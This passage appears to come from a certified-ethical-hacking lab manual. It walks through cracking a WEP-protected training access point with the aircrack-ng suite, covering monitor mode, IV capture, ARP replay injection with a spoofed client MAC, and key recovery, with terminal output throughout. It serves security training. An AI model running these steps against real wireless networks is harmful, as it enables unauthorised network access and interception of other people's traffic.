
PHY Interface Driver Chipset
phy0 wlx687f7467dbf6 rt2800usb 802.11g Adapter [Linksys WUSB54GC v3] WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)

[root@parrot]~#

```

13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



```

airmon-ng check kill - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airmon-ng check kill

Killing these processes:

PID Name
610 wpa_supplicant

[root@parrot]~#

```


14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g** Adapter is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.

```
airmon-ng start wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon       rt2800usb   802.11g Adapter [Linksys WUSB54GC v3]
WUSB54GC v3 802.11g Adapter [Ralink RT2070L]
(mac80211 monitor mode already enabled for [phy0]wlan0mon on
[phy0]wlan0mon)
```

16. Type **airodump-ng wlan0mon** and press **Enter**. This command requests airodump-ng to display a list of detected access points and connected clients (“stations”).

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airodump-ng wlan0mon
```

```
airodump-ng wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

CH 14 ][ Elapsed: 54 s ][ 2022-07-04 08:16

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
56:37:         -36    13         0   0  11  130  WPA2  CCMP    PSK  <length: 0>
18:82:         -49    17        326  12  1  130  WPA2  CCMP    PSK  HA
6C:5A:         -52    15         6   0  1  130  WPA2  CCMP    PSK  The Extender
00:67:         -54    11         0   0  11  195  WPA2  CCMP    PSK  NO CONNECTION5
54:37:BB:68:88:F9 -55    15       2737   0  11  54e  WEP   WEP          CEH-Labs
A8:DA:         -64     9         0   0  1  130  WPA2  CCMP    PSK  SI
18:FD:         -75     6         0   0  2  130  WPA2  CCMP    PSK  PA
30:49:         -76     5         0   0  2  130  WPA2  CCMP    PSK  Spyingonyou_2

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
18:82:         82:             -40   6e- 5e   0    44
18:82:         0C:             -60   0 - 1e   0     4
18:82:         6E:             -60   6e- 1e   0    15
18:82:         CE:             -70   1e- 1    19  2485
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -26   0 - 1e   0    24
```

Note: In this lab, we will crack **CEH-LABS**.

Note: In this example, the connected client STATION is **20:A6:0C:30:23:D3**. This might differ in your lab environment.

Note: airodump-ng hops from channel to channel and shows all the access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

17. If you wish to can search only for available WEP networks, run the **airodump-ng wlan0mon --encrypt wep** command.

18. The result appears, displaying only the networks with WEP enabled, as shown in the screenshot.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:37:BB:68:88:F9	-44	2	437	0	11	54e	WEP	WEP		CEH-Labs

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
54:37:BB:68:88:F9	D6:26:44:67:CE:ED	-22	0 - 1	0	3		
54:37:BB:68:88:F9	20:A6:0C:30:23:D3	-32	0 - 1e	0	16		CEH-Labs, CEH-LABS
54:37:BB:68:88:F9	F0:A3:B2:96:12:B7	-74	54e-36e	0	437		

19. Now, you must instruct airodump-ng to begin capturing the Initialization Vector (IV) from the access point. To do so, in the terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 -c 1 -w Wepcrack wlan0mon** and press **Enter**. Leave airodump-ng running.

Note: In this command, **--bssid:** is the MAC address of the target access point (in this case, 54:37:BB:68:88:F9); **-c:** is the channel on which the target access-point is running (in this case, CEH-LABS is running on channel number 1); **-w:** is the name of the dump file prefix that contains the IVs (in this case, **Wepcrack**); and **wlan0mon:** is wireless interface

```

airodump-ng --bssid 54:37:BB:68:88:F9 -c 1 -w Wepcrack wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
# airodump-ng --bssid 54:37:BB:68:88:F9 -c 1 -w Wepcrack wlan0mon


```

20. Airodump-ng will capture the IVs generated from the target access point, as shown in the screenshot.

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:37:BB:68:88:F9	-40	0	8	13	0	11	54e	WEP	WEP		CEH-Labs

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
54:37:BB:68:88:F9	F0:A3:B2:96:12:B7	-1	54e- 0	0	2		
54:37:BB:68:88:F9	20:A6:0C:30:23:D3	-22	0 - 1e	0	20		
54:37:BB:68:88:F9	D6:26:44:67:CE:ED	-52	54e- 1	473	126		

21. Open another terminal by clicking the **MATE Terminal** icon () from the top of Desktop.
22. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
23. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
24. Now, type **cd** and press **Enter** to jump to the root directory.
25. In this new terminal window, type **aireplay-ng -3 -b 54:37:BB:68:88:F9 -h 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**. This command will generate ARP traffic in the network. The reason for choosing ARP request packets is because the access points will usually rebroadcast them, and this will generate new IVs.
Note: Reissue this command until it runs successfully.



```

[x]-[root@parrot]-[~]
#aireplay-ng -3 -b 54:37:BB:68:88:F9 -h 20:A6:0C:30:23:D3 wlan0mon
The interface MAC (68:7F:74:67:DB:F6) doesn't match the specified MAC (-h).
ifconfig wlan0mon hw ether 20:A6:0C:30:23:D3
00:24:40 Waiting for beacon frame (BSSID: 54:37:BB:68:88:F9) on channel 1
Saving ARP requests in replay_arp-0705-002441.cap
You should also start airodump-ng to capture replies.
Read 707 packets (got 109 ARP requests and 49 ACKs), sent 520 packets...(499 pps
Read 774 packets (got 129 ARP requests and 75 ACKs), sent 571 packets...(500 pps
Read 838 packets (got 150 ARP requests and 75 ACKs), sent 621 packets...(500 pps
Read 886 packets (got 151 ARP requests and 76 ACKs), sent 667 packets...(497 pps
Read 892 packets (got 151 ARP requests and 76 ACKs), sent 683 packets...(466 pps
Read 952 packets (got 151 ARP requests and 76 ACKs), sent 761 packets...(486 pps
Read 1035 packets (got 151 ARP requests and 76 ACKs), sent 833 packets...(499 pp
Read 1079 packets (got 151 ARP requests and 76 ACKs), sent 859 packets...(486 pp
Read 1229 packets (got 169 ARP requests and 95 ACKs), sent 933 packets...(499 pp
Read 1327 packets (got 200 ARP requests and 102 ACKs), sent 983 packets...(499 p
Read 1381 packets (got 200 ARP requests and 102 ACKs), sent 1033 packets...(499
Read 1402 packets (got 200 ARP requests and 102 ACKs), sent 1059 packets...(488
Read 1465 packets (got 200 ARP requests and 102 ACKs), sent 1135 packets...(499
Read 1534 packets (got 202 ARP requests and 102 ACKs), sent 1185 packets...(499
Read 1534 packets (got 202 ARP requests and 102 ACKs), sent 1235 packets...(499

```

26. Wait until the number of send ARP packets reaches the range of 10,000–20,000, and then press **Ctrl+C** to stop generating ARP traffic in the network.

27. Switch back to the terminal window where airodump-ng is running. Wait until the number of captured packets reaches the range of 10,000–15,000. Press **Ctrl+C** to stop the capture.

```

CH 1 ][ Elapsed: 2 hours 9 mins ][ 2022-07-06 09:09 ][ fixed channel wlan0mon: 7
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB   ENC CIPHER  AUTH ESSID
54:37:BB:68:88:F9 -32  0    1577  12579    0  11  130  WEP  WEP      CEH-Labs
BSSID          STATION          PWR   Rate    Lost    Frames  Notes  Probes
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -70   54e-1   2511  4429975
  
```

28. Now, launch aircrack-ng to recover the WEP key from the capture file. Type **aircrack-ng Wepcrack-01.cap** and press **Enter**.

29. Aircrack-ng will crack the WEP key of the **CEH-LABS**, as shown in the screenshot.

```

